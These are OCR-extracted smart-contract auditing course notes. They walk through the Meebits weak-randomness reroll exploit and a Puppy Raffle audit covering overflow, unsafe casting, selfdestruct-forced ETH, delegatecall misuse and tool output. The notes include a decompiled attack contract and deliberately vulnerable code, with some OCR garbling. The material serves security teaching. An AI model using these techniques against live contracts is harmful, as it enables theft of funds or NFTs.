The concept behind Meebits was simple. If you owned a CryptoPunk, you could mint a free Meebit NFT. The attributes of this newly minted NFT were supposed to be random, with some traits being more valuable than others. However, owing to exploitable randomness, the attacker could reroll their mint until they obtained an NFT with desirable traits.

How the Attack Happened

There were 4 distinct things that occurred.

Metadata Disclosure: The Meebit contract contained an IPFS hash which pointed to metadata for the collection. Within the Metadata there existed a string of text that clearly disclosed which traits would be the most rare

```
"...While just five of the 20,000 Meebits are of the dissected form, which is the rarest. The kinds include dissected, visitor, skeleton, robot, elephant, pig and human, listed in decreasing order of rarity."
```

In addition to this, the `tokenURI` function allowed public access to the traits of your minted Meebit, by passing the function your tokenId.

Insecure Randomness: Meebits calculated a random index based on this line of code:

```
uint index = uint(keccak256(abi.encodePacked(nonce, msg.sender, block.difficulty, block.timestamp))) % totalSize;
```

This method to generate an index is used within Meebit's `randomIndex` function when minting an NFT.

```
function _mint(address _to, uint createdVia) internal returns (uint) {
•        require(_to != address(0), "Cannot mint to 0x0.");
•        require(numTokens < TOKEN_LIMIT, "Token limit reached.");
•        uint id = randomIndex();


•        numTokens = numTokens + 1;
•        _addNFToken(_to, id);


•        emit Mint(id, _to, createdVia);
•        emit Transfer(address(0), _to, id);
•        return id;
•    }
```

Attacker Rerolls Mint Repeatedly: The attacker in this case deployed a contract which did two things.

1. Calls `mint` to mint an NFT
2. Checks the 'random' Id generated and reverts the `mint` call if it isn't desirable.

The attack contract wasn't verified, but if we decompile its bytecode we can see the attack function.

```
function 0x1f2a8a19(uint256 varg0) public nonPayable {
•    require(msg.data.length -4 >= 32);
•    require(bool(stor_2_0_19.code.size));
•    v0, /*uint256*/ v1 = stor_2_0_19.mintWithPunkOrGlyph(varg0).gas(msg.gas);
•    require(bool(v0), 0, RETURNDATASIZE());
•    require(RETURNDATASIZE() >= 32);
•    assert(bool(uint8(map_1[v1]))==bool(1));
•    v2 = address(block.coinbase).call().value(0xde0b6b3a7640000);
•    require(bool(v2), 0, RETURNDATASIZE());
}
```

The above my be a little complex, but these are the important lines to note:

```
v0, /*uint256*/ (v1 = stor_2_0_19.mintWithPunkOrGlyph(varg0).gas(msg.gas));
```

and

```
assert(bool(uint8(map_1[v1])) == bool(1));
```

The first line is where the mint function is being called by the attacking contract.

The second line is where an assertion is made that the minted NFT has the desired rare traits. If this assertion fails, the whole transaction is reverted.

Attacker Receives Rare NFT:

The attacking contract repeatedly called the mint function and kept reverting for over six hours, spending about $20,000 per hour in gas until it finally minted the rare NFT it was targeting: Meebit #16647. That NFT had the “Visitor” trait and later sold for $700,000.

Weak Randomness: Mitigation

In short, relying on on-chain data to generate random numbers is problematic due to the deterministic nature of the blockchain. The easiest way to mitigate this is to generate random numbers off-chain.

Some off-chain solutions include:

Chainlink VRF: "A provably fair and verifiable random number generator (RNG) that enables smart contracts to access random values without compromising security or usability. For each request, Chainlink VRF generates one or more random values and cryptographic proof of how those values were determined. The proof is published and verified on-chain before any consuming applications can use it. This process ensures that results cannot be tampered with or manipulated by any single entity including oracle operators, miners, users, or smart contract developers." - I encourage you to **check out the Docs**.

Commit Reveal Scheme: "The scheme involves two steps: commit and reveal.

During the commit phase, users submit a commitment that contains the hash of their answer along with a random seed value. The smart contract stores this commitment on the blockchain. Later, during the reveal phase, the user reveals their answer and the seed value. The smart contract then checks that the revealed answer and the hash match, and that the seed value is the same as the one submitted earlier. If everything checks out, the contract accepts the answer as valid and

rewards the user accordingly." - Read more in this [Medium Article](#)!

Exploit: Integer Overflow

We've only just started with the `selectWinner` function and we've already found another issue. Let's keep going and see if we can find more.

```
function selectWinner() external {
        require(block.timestamp >= raffleStartTime + raffleDuration, "PuppyRaffle: Raffle not over");
        require(players.length >= 4, "PuppyRaffle: Need at least 4 players");
        uint256 winnerIndex =
            uint256(keccak256(abi.encodePacked(msg.sender, block.timestamp, block.difficulty))) %
players.length;
        address winner = players[winnerIndex];
        // @Audit: Why the calculation for totalAmountCollected, why not address(this).balance?
        uint256 totalAmountCollected = players.length * entranceFee;
        // @Audit:80% prizePool, 20% fee. Is this correct? Arithmetic may lead to precision loss
        uint256 prizePool = (totalAmountCollected * 80) / 100;
        uint256 fee = (totalAmountCollected * 20) / 100;
        // @Audit: Total fees the owner should be able to collect. Why the casting? Overflow.
        totalFees = totalFees + uint64(fee);
•
        ...
```

Assessing the function snippet above I notice a few things that may be worth noting in our `notes.md` and/or by leaving in-line notes like shown.

```
totalFees = totalFees + uint64(fee);
```

This line in particular sets my alarm bells off. My experience tells me that this is at risk of `integer overflow`. This is a bit of a classic issue, as newer versions of Solidity (>=0.8.0) are protected from it.

> **Note:**
>
> In Solidity versions 0.8.0+ `unchecked` is required to expose this vulnerability. Uints and ints are `checked` by default. If a max is surpassed in these versions, the transaction will revert.

Integer Overflow: Mitigation

1. **Upgrade Solidity Version**: Implement automatic overflow protection by using a modern compiler version.

```
- pragma solidity ^0.7.6;
+ pragma solidity ^0.8.18;
```

Alternatively, for legacy version compatibility, integrate OpenZeppelin's `SafeMath` library for overflow-safe arithmetic operations.

2. **Expand Data Type**: Increase the storage capacity to prevent realistic overflow scenarios.

```
- uint64 public totalFees = 0;
+ uint256 public totalFees = 0;
```

3. **Remove Problematic Balance Check**: Eliminate the strict balance verification that prevents fee withdrawal.

```
- require(address(this).balance == uint256(totalFees), "PuppyRaffle: There are currently players
active!");
```

Exploit: Unsafe Casting

Unsafe Casting Breakdown

There's another issue with the line `totalFees = totalFees + uint64(fee)` that's similar to integer overflow, but a little different.

Using `chisel` again, we can see that a max `uint64` is 18446744073709551615.

Welcome to Chisel! Type `!help` to show available commands.

```
➜ type(uint64).max

Type: uint

├ Hex: 0x000000000000000000000000000000000000000000000000ffffffffffffffff

└ Decimal: 18446744073709551615

➜
```

We've also learnt that adding any to this number is going to wrap around to 0 again, but what happens if we try to cast a larger number into this smaller container?

```
equious@DESKTOP-HTA2B2C:~/codehawks-audits/4-puppy-raffle-audit$ chisel
Welcome to Chisel! Type `!help` to show available commands.
➜type(uint64).max
Type: uint
├ Hex: 0x000000000000000000000000000000000000000000000000ffffffffffffffff
└ Decimal: 18446744073709551615
➜uint256 twentyEth = 20e18;
➜twentyEth
Type: uint
├ Hex: 0x0000000000000000000000000000000000000000000000001158e460913d00000
└ Decimal: 20000000000000000000
➜uint64 my64Uint = uint64(twentyEth)
➜my64Uint
Type: uint
├ Hex: 0x000000000000000000000000000000000000000000000000158e460913d00000
└ Decimal: 1553255926290448384
➜
```

We can see above that when `20e18` is cast as a `uint64` the returned value is actually the difference between `type(uint64).max` and `20e18`.

Recon II

When a call is made externally, we should always ask ourselves what could happen in different scenarios.

- *What if the recipient is a smart contract?*
- *What if the contract doesn't have a receive/fallback function or forces a revert?*
- *What if the recipient calls another function through receive/fallback?*

The more experience you gain performing security reviews, the better your intuition will be about which questions to ask and what to watch out for.

However, if the winner had a broken `receive` function, `selectWinner` here would fail, it could actually be quite difficult to select a winner in that situation! We'll discuss impact and reporting of that a little later.

```
// @Audit: Winner wouldn't be unable to receive rewards if fallback function was broken!
(bool success,) = winner.call{value: prizePool}("");
require(success, "PuppyRaffle: Failed to send prize pool to winner");
_safeMint(winner, tokenId);
```

Alright, we've completed a fairly thorough walkthrough of `selectWinner`, let's move onto the next function `withdrawFees`.

> As always there may be more bugs in these repos than we go over, keep a look out!

Risks in withdrawFees

```
function withdrawFees() external {
    // @Audit: If there are players, fees can't be withdrawn, does this make withdrawal difficult?
    require(address(this).balance == uint256(totalFees), "PuppyRaffle: There are currently players
active!");
    uint256 feesToWithdraw = totalFees;
    totalFees = 0;
    // @Audit: What if the feeAddress is a smart contract with a fallback/receive which reverts?
    (bool success,) = feeAddress.call{value: feesToWithdraw}("");
    require(success, "PuppyRaffle: Failed to withdraw fees");
}
```

We've covered two more functions in `Puppy Raffle` and I think we're on the trail of a couple more bugs.

Exploit: Mishandling Of ETH

No Receive, No Fallback, No Problem.

Puppy Raffle's hope is that without a receive or fallback function, there should never be a way for this accounting to imbalance. Well, let's test it out.

```
function testCantSendMoneyToRaffle() public {

    address sendAddy = makeAddr("sender");

    vm.deal(sendAddy, 1 ether);

    vm.expectRevert();

    vm.prank(sendAddy);

    (bool success, ) = payable(address(puppyRaffle)).call{value: 1 ether}("");

    require(success);

}
```

但是可以被selfdestruct攻击

Mishandling of ETH: Minimized

To see this vulnerability in action we're going to again reference our **sc-exploits-minimized** repo!

There are two situational examples available for `Mishandling of ETH` for this lesson we want **Remix (Vulnerable to selfdestruct)**.

> Remember: The codebase is available on the **sc-exploits-minimized** repo as well, if you want to test things locally.

```
contract SelfDestructMe {
    uint256 public totalDeposits;
    mapping(address => uint256) public deposits;

    function deposit() external payable {
        deposits[msg.sender] += msg.value;
        totalDeposits += msg.value;
    }

    function withdraw() external {
        /*
            Apparently the only way to deposit ETH in the contract is via the `deposit` function.
            If that were the case, this strict equality would always hold.
            But anyone can deposit ETH via selfdestruct, or by setting this contract as the target
            of a beacon chain withdrawal.
```

```
            (see last paragraph of this section
            https://eth2book.info/capella/part2/deposits-withdrawals/withdrawal-
processing/#performing-withdrawals),
            regardless of the contract not having a `receive` function.
•
            If anybody deposits ETH that way, then the equality breaks and the contract is DoS'd.
            To fix it, the code could be changed to >= instead of ==. Which means that the available
            ETH balance should be _at least_ `totalDeposits`, which makes more sense.
        */
        assert(address(this).balance == totalDeposits); // bad
•
        uint256 amount = deposits[msg.sender];
        totalDeposits -= amount;
        deposits[msg.sender] = 0;
•
        payable(msg.sender).transfer(amount);
    }
}
```

A user is able to deposit funds, which updates their balance as well as the `totalDeposits` variable. A user can also call `withdraw`, this function checks that the contract's balance is still equal to the `totalDeposits` and if so will updates balances and transfer funds.

The issue comes from this line:

```
assert(address(this).balance == totalDeposits);
```


The core of this vulnerability is the assumption that, without a `receive` or `fallback` function, the only way to send value to this contract is through the deposit function.

This is ***false***.

Go ahead and deploy the `AttackSelfDestructMe.sol` contract. The constructor requires an attack target, so be sure to copy the address for `SelfDestructMe.sol` and pass it to your deploy. Give the contract a balance during deployment as well.

Now, when the attack function is called, `selfdestruct` will be triggered, and we expect to see our 5 Ether forced onto `SelfDestructMe.sol`.

Lastly, try calling the `withdraw` function on `SelfDestructMe.sol`. It reverts! The contract's accounting has been broken and it's balance is now stuck!



We've illustrated how relying on a contract's balance as a means of internal counting can be risky. There's really no way to be certain that arbitrary value isn't sent to a contract currently.

Case Study: Sushi Swap

One of the best things you can do to grow your skills as a security researcher is to read case studies and familiarize yourself with hacks. We've included, in the course repo, a link to an article illustrating the case study we'll be going over briefly.

Now, the situation with Sushi Swap is different from what we've seen in other example, because again - `Mishandling of Eth` is a very broad category. Ultimately the issue was with this function:

function batch(bytes[] calldata calls, bool revertOnFail) external payable returns (bool[] memory successes, bytes[] memory results) {

```
function batch(bytes[] calldata calls, bool revertOnFail) external payable returns (bool[] memory
successes, bytes[] memory results) {
    successes = new bool[](calls.length);
    results = new bytes[](calls.length);
    for (uint256 i = 0; i < calls.length; i++) {
        (bool success, bytes memory result) = address(this).delegatecall(calls[i]);
        require(success || !revertOnFail, _getRevertMsg(result));
        successes[i] = success;
        results[i] = result;
    }
}
```

In the simplest terms, this function allows a user to compile multiple calls into a single transaction - sounds useful.

The oversight was in the use of `delegatecall`. When implementing delegatecall, msg.sender *and* msg.value are persistent. This meant that a single value sent for one call in this function could be used for multiple calls!

> **For example:** If I were to call a function which cost 1 ETH, to call it 100 times, it should cost 100 ETH. In the case of the `batch` function, a user would be able to call the function 100 times, for only 1 ETH!

Recon III

We're doing great so far and have uncovered lots - we definitely shouldn't stop now.

tokenURI

Skimming through the `tokenURI` function, nothing initially sticks out as unusual. A few things we would want to check would be:

- Assuring tokens have their rarity properly assigned.
- Verifying mapping for `rarityToUri` and `rarityToName` and where they are set.
- Double checking that the image URIs work for each rarity.

The function then ends in a whole bunch of encoding stuff. It's pretty heavy, so we're not going to go through it too deeply. There may be some redundancy here - I challenge you to sus it out - but for the most part this is good.

Definitely be thinking about *how can I break this view function?*

Wrap Up

At this point we've completed our first thorough review of the code base. We should definitely go back and reassess events, as well as dedicate some time considering state variables - but for the most part, we've completed an initial review!

This would be a great stage to go back through our notes and begin answering some of the questions we've been leaving ourselves.

We likely have a tonne of questions at this point and it's good practice to now answer them. Going through our previous questions might even generate new ones - **but we keep at the process until we have a solid understanding of how everything should and does work.**

Usually **one pass of a code base isn't going to be enough.** If there are unanswered questions, it's a good sign that you need to go deeper.

Answering Our Questions


```
// Q1: What resets the players array?
•
// Q2: What if enterRaffle is called with an empty array?
•
// Q3: In the case of getActivePlayerIndex - what if the player is at Index 0?
•
// Q4: Does the selectWinner function follow CEI?
•
// Q5: Are raffleDuration and raffleStartTime being set correctly?
```

```
•
// Q6: Why not use address(this).balance for the totalAmountCollected in the selectWinner function?
•
// Q7: Is the 80% calculation for winners rewards correct?
•
// Q8: Where do we increment the totalSupply/tokenId?
•
// Q9: Can a user simply force the selectWinner function to revert if they don't like the results?
•
// Q10: What happens if the winner is a contract with broken or missing receive/fallback functions?
•
// Q11: What happens if the feeAddress is a contract with broken or missing receive/fallback
functions?
```

```
// A1: The players array is reset in the selectWinner function.
•
...
delete players;
raffleStartTime = block.timestamp;
previousWinner = winner;
(bool success,) = winner.call{value: prizePool}("");
...
•
// A2: If an empty array is submitted, an event is still emitted by the function. This will likely go
in our report.
•
...
function enterRaffle(address[] memory newPlayers) public payable {
    require(msg.value == entranceFee * newPlayers.length, "PuppyRaffle: Must send enough to enter
raffle");
    ...
    emit RaffleEnter(newPlayers);
}
...
•
// A3: A player at index zero, may believe they are not active in a raffle, as this function returns
zero if a player is not found. This will also go in our report for sure.
•
...
function getActivePlayerIndex(address player) external view returns (uint256) {
    for (uint256 i = 0; i < players.length; i++) {
        if (players[i] == player) {
            return i;
        }
    }
    return 0;
}
...
•
// A4: No, the selectWinner function doesn't follow CEI and we would recommend to the protocol that it
does. However, I happen to know this isn't an issue in this function, so we might flag this as
informational.
•
// A5: They are being set in the constructor and seem to be configured properly.
•
...
constructor(uint256 _entranceFee, address _feeAddress, uint256 _raffleDuration) ERC721("Puppy Raffle",
"PR") {
        entranceFee = _entranceFee;
        feeAddress = _feeAddress;
        raffleDuration = _raffleDuration;
        raffleStartTime = block.timestamp;
...
•
// A6: This may be a design choice, but without clear rationale or a protocol to ask, we may flag this
as informational for now.
•
```

```
// A7: Yes, as per the documentation, 80% should be sent to the winner with 20% being retained in fees.
•
// A8: This is handled by the OpenZeppelin ERC721.sol contract. Ultimately being set by this declaration when a winner is selected:
•
...
uint256 tokenId = totalSupply();
...
•
// A9: Yes! This will probably be an issue we'll want to add to our report.
•
// A10: The winner wouldn't be able to receive their reward! This is definitely something we should report as a vulnerability.
•
// A11: Sending funds to the feeAddress with the withdrawFees function will probably fail, but this is very low impact as the owner can simply change the feeAddress.
```

Info and Gas Findings



We briefly ran Slither earlier in this section, but didn't look too closely at what its output was. We should definitely return to this.

A convention I like to use for storage variables is the `s_variableName` convention! So this may be an informational finding we would want to submit.

Even further up the contract there's a bigger concern however.

```
pragma solidity ^0.7.6
```

This statement is what's known as a `floating pragma`. It essentially denotes that the contract is compatible with solidity versions up to and including `0.7.6`. This brings a number of concerns including vulnerabilities across multiple versions, so best practice is to use a single version of solidity.

This would be a great informational finding to include in our report.

Further Recommendations

Progressing down the code base, the next thing I notice are these statements:

```
uint256 prizePool = (totalAmountCollected * 80) / 100;

uint256 fee = (totalAmountCollected * 20) / 100;
```

When raw numbers are used in a code body like this, we refer to them as `Magic Numbers`. They provide no context of what they're doing. Best practice would be to assign these to named constants.

```
uint256 public constant PRIZE_POOL_PERCENTAGE = 80;
uint256 public constant FEE_PERCENTAGE = 20;
uint256 public constant POOL_PRECISION = 100;
•
uint256 prizePool = (totalAmountCollected * PRIZE_POOL_PERCENTAGE) / POOL_PRECISION;
uint256 fee = (totalAmountCollected * FEE_PERCENTAGE) / POOL_PRECISION;
```


The last thing I'll point out is best verified through the project's `foundry.toml`. Here we can see the versions of the libraries being imported for the protocol.

A good practice will be to investigate the specific versions being used for reported issues and security advisories.

We can navigate to the OpenZeppelin security section **here**.

This section of the OpenZeppelin repo is kept updated with known security vulnerabilities within various versions of the OpenZeppelin library.

By clicking on one of the advisories, we get a detailed breakdown including the affected versions.



Gas

In addition to informational findings in an audit, it can be optional to include gas recommendations for the protocol as well, though static analysis tools are getting really good at this and they're certainly becoming less common.

One example of such a suggestion in Puppy Raffle would be regarding `raffleDuration`. Currently this is a storage variable, but this never changes. Puppy Raffle could absolutely change this to be a `constant` or `immutable` variable to save substantial gas.

Pitstop


At this point, we're nearly done. We've two outstanding things to cover.

The first will be running through the `Slither` and `Aderyn` reports for Puppy Raffle and finally we'll check the code quality/tests for this repo.

Once we've completed those steps, I'm going to walk you through `Competitive Audits` on CodeHawks and how to submit a finding!

Then, the very last thing we'll do in this section is write our Puppy Raffle report, with PoCs. We won't always be going through the entire reporting process together. It can be time intensive, but it's important for you to practice these skills on your own. This is your opportunity to test yourself, gain insights, and prepare for future competitive audits.

Slither Walkthrough



Alright, let's take a closer look at some of the issues Slither was able to find in our code base earlier. These will include, but aren't limited to, each of these.

- Using incorrect Solidity versions
- Missing/wrong events
- Event reentrancy
- Zero address checks
- Supply chain attacks
- Cache storage variables for loops
- Unchanged variables marked as immutable or constan

tart by running `slither .` just as before and let's dive into the output starting at the most severe

```
PuppyRaffle.withdrawFees() (src/PuppyRaffle.sol#156-162) sends eth to arbitrary user
        Dangerous calls:
        - (success) = feeAddress.call{value: feesToWithdraw}() (src/PuppyRaffle.sol#160)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#functions-that-send-ether-to-arbitrary-destin
ations
INFO:Detectors:
PuppyRaffle.selectWinner() (src/PuppyRaffle.sol#126-153) uses a weak PRNG: "winnerIndex = uint256(keccak256(bytes)(abi
.encodePacked(msg.sender,block.timestamp,block.difficulty))) % players.length (src/PuppyRaffle.sol#127-128)"
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#weak-PRNG
```

Conveniently, by using the syntax `// slither-disable-next-line [DETECTOR_NAME]`, we can tell Slither to ignore this warning:

```
// slither-disable-next-line arbitrary-send-eth

(bool success,) = feeAddress.call{value: feesToWithdraw}("")
```

Uses a Weak PRNG

- Dangerous Calls:
    - `winnerIndex = uint256(keccak256(bytes)(abi.encodePacked(msg.sender,block.timestamp,block.difficulty))) % players.length (src/PuppyRaffle.sol#127-128)`

This is the same vulnerability we detected! We can have slither ignore this line with:

```
// slither-disable-next-line weak-prng

uint256 winnerIndex =

uint256(keccak256(abi.encodePacked(msg.sender, block.timestamp, block.difficulty)))
```

Now, at this point, you're probably annoyed by all the libraries `Slither` has been catching things in. What if I told you there's a better way to exclude them all at once?!

By running `Slither . --exclude-dependencies` we can actually run our tool and have it ignore anything detected in our imports!

Aderyn Walkthrough

Next, let's see what `Aderyn` can do for the Puppy Raffle repo. We'll assess each of the findings in turn. Some of which will include:

- Centralization Risks
- Dynamic Types & abi.encodePacked
- Non-Indexed Events

...

Test Coverage

Alright! Let's see where we're at in our roadmap

```
Slither ✅
Aderyn ✅
Code Quality/Tests
---
Reporting
- Competitive Audits
    - Submit a finding
- Puppy Raffle Report incl. PoC
```

st coverage is up next, this should be easy.

> **Remember:** you can check test coverage with the command `forge coverage`.

```
Analysing contracts...
Running tests...
| File                          | % Lines        | % Statements   | % Branches     | % Funcs       |
|-------------------------------|----------------|----------------|----------------|---------------|
| script/DeployPuppyRaffle.sol  | 0.00% (0/3)    | 0.00% (0/4)    | 100.00% (0/0)  | 0.00% (0/1)   |
| src/PuppyRaffle.sol           | 81.48% (44/54) | 83.12% (64/77) | 62.50% (15/24) | 77.78% (7/9)  |
| test/PuppyRaffleTest.t.sol    | 87.50% (7/8)   | 88.89% (8/9)   | 50.00% (1/2)   | 66.67% (2/3)  |
| Total                         | 78.46% (51/65) | 80.00% (72/90) | 61.54% (16/26) | 69.23% (9/13) |
```

This is ... pretty bad. In the context of a competitive audit, this may be less important, but in a private audit we should absolutely be calling this out as an informational. Assuring a repo has an adequate test coverage helps a protocol avoid overlooking areas of their code.

Phase 4: Reporting Primer

As was mentioned before - you can always look at one more line of code, but at some point, you got to *write the report*.

Now, we're satisfied with our review, we're happy with the job we did. Lets write things up. We're going to go through the report together again as this is a crucial skill for your future security researcher career.

In audits and especially in bug bounties, it is your obligation to convince the protocol of the importance of your finding and the need for it to be fixed. Writing detailed and thorough audit reports is the avenue through which we do this.

BUT. Before we walkthrough another report, I want to introduce you to competitive audits. We're going to go over what they are, how they differ from private audits and how to submit a finding for them.

What is a Competitive Audit?

Competitive vs Private Audits

Before we get to our report, I want to illustrate what a competitive audit is, and how it may differ from a private audit.

